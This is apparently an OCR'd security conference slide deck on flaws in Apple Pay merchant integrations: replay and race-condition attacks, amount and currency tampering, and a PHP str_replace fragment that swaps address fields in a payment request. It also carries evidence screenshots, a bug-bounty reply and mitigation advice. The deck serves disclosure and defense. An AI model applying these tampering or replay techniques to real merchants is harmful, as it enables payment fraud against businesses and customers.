
[redacted]

Apple Pay in web JS / App

Apple doesn't know what you bought

That's true ;)

Apple Pay in web JS / App




Apple Pay in web JS / App

Inspect the CMS signing time of the signature, as defined by section 11.3 of RFC 5652. If the time signature and the transaction time differ by more than a few minutes, it's possible that the token is a replay attack.

*"Each transaction is authorized with a **one-time unique number** using your **Device Account Number** and instead of using the security code from the back of your card, Apple Pay creates a **dynamic security code** to securely validate each transaction."*
- From the press release

The Device Account Number represents the Token, the One-time Unique Number represents the dynamic cryptogram and the Dynamic Security Code represents the dynamic CVV



https://www.slideshare.net/0xroot/demystifying-apple-pie-touchid

Race condition

Race Conditions

By Stephen Northcutt

"A **race condition** is an undesirable situation that occurs when a device or system attempts to perform two or more operations at the same time, but because of the nature of the device or system, the operations must be done in the proper sequence in order to be done correctly."[1] Race conditions exploit that small window of time between when a security control is applied and when the service is used. Usually these are very tricky and relatively difficult to pull off.

Apple Pay in web JS / App

*4297.
4.75 USD. .com -
EvesPartyMa, Brooklyn.
17.07.2017 21:56.

*4297.
4.75 USD. .com -
EvesPartyMa, Brooklyn.
17.07.2017 21:56.

Text Me...


Your Purchases


Order #1212138036
EvesPartyMarket
Jul 17, 2017
US$4.75
1 Item
Not Shipped
Contact

Order #1217927349
EvesPartyMarket
Jul 17, 2017
US$4.75
1 Item
Not Shipped
Contact

```
$b = str_replace(
"billing_address%5Blocality%5D=Plymouth&billing_address%5Bcountry%5D=United+States&billing_address%5BpostalCode%5D=48170&b
nes%5D%5B%5D=3969+Eagle+Drive&billing_address%5BgivenName%5D=Crystal&billing_address%5BcountryCode%5D=us&shipping_address%
ipping_address%5BadministrativeArea%5D=MI&shipping_address%5BfamilyName%5D=Corona&shipping_address%5BaddressLines%5D%5B%5D

"billing_address%5Blocality%5D=Chicago&billing_address%5Bcountry%5D=United+States&billing_address%5BpostalCode%5D=60601&bi
es%5D%5B%5D=3492+Lowland+Dri&billing_address%5BgivenName%5D=Crystal&billing_address%5BcountryCode%5D=us&shipping_address%5
ping_address%5BadministrativeArea%5D=IL&shipping_address%5BfamilyName%5D=Corona&shipping_address%5BaddressLines%5D%5B%5D=3
```

Apple Pay in web JS / App






```
$b = str_replace(
"billing_address%5Blocality%5D=Plymouth&billing_address%5Bcountry%5D=United+States&billing_address%5BpostalCode%5D=48170&b
nes%5D%5B%5D=3969+Eagle+Drive&billing_address%5BgivenName%5D=Crystal&billing_address%5BcountryCode%5D=us&shipping_address%
ipping_address%5BadministrativeArea%5D=MI&shipping_address%5BfamilyName%5D=Corona&shipping_address%5BaddressLines%5D%5B%5D

"billing_address%5Blocality%5D=Chicago&billing_address%5Bcountry%5D=United+States&billing_address%5BpostalCode%5D=60601&bi
es%5D%5B%5D=3492+Lowland+Dri&billing_address%5BgivenName%5D=Crystal&billing_address%5BcountryCode%5D=us&shipping_address%5
ping_address%5BadministrativeArea%5D=IL&shipping_address%5BfamilyName%5D=Corona&shipping_address%5BaddressLines%5D%5B%5D=3
```

Replay attacks

closed the report and changed the status to **Informative**. Jul 26th (about 1 day ago)

Hi ,

From our understanding of Apple Pay documentation, it looks like the only responsibility of the party accepting Apple Pay payment (in this case, is to forward the information submitted by the user to the necessary entities, and not to verify any of the information provided. That would mean that it's Apple's responsibility to verify that a token has not been used before, not As such, we'll be closing this out as `Informative` but appreciate you taking the time to submit this to our program!

Cheers,

Resume

- Customer pays $1.00 once for A delivered to A
- Hacker pays $10.00 twice/** for B delivered to B

- Same merchant
- Amount tampering
- Currency tampering
- Race Condition and Replay attacks

Resume

Web/App	Amount tampering	Race condition	Replay
Application 1	+	+	+
Web Store 2	+	+	+
Application 3	+	+	+
Web Store 4	+	+	-
Web Store 5	+	-	-
Web store 6	+	-	-
Application 7	-	-	-
Application 8	-	-	-
Application 9	-	-	-
Application 10	-	-	-

Use Apple Pay on these apps and on these websites.
And so many more.

airbnb, B&H, Dunkin' Donuts, Etsy, lyft, MLB.com, Panera, seamless, Expedia, Fandango, Groupon, Grubhub, Sephora, Staples, Starbucks, StubHub, HotelTonight, instacart, jet, lululemon, target, ticketmaster, Uber, wish

Resume

- ApplePay is still more secure than other techs
- ApplePay is well-protected even on JB devices
- All info is sent encrypted
- Responsibility is on the customer/merchant/bank/PGW
- Transaction integrity

Resume

- No JB!
- No public Wi-Fi
- Be aware
- SMS info + chargebacks

Further

- Apple Watch (https://twitter.com/mbazaliy "Pwning Apple Watch")
- macOS (and now with Touch ID)
- Merchant’s credentials

vangelis @vangelis_at_POC

@mbazaliy is giving his talk, "Pwning Apple Watch". #MOSEC2017

roysue @r0ysue · Jun 24

Replying to @bellis1000

I was there yesterday , official answer : no video , no ppt ,no article ,evev perhibit taking photoes ...but still pics leaked out

Contacts

http://uk.linkedin.com/in/tyunusov

tyunusov@ptsecurity.com

a66at

Thank You!

POSITIVE TECHNOLOGIES

blog.ptsecurity.com

facebook.com/PositiveTechnologies

Twitter.com/ptsecurity_uk

ptsecurity.com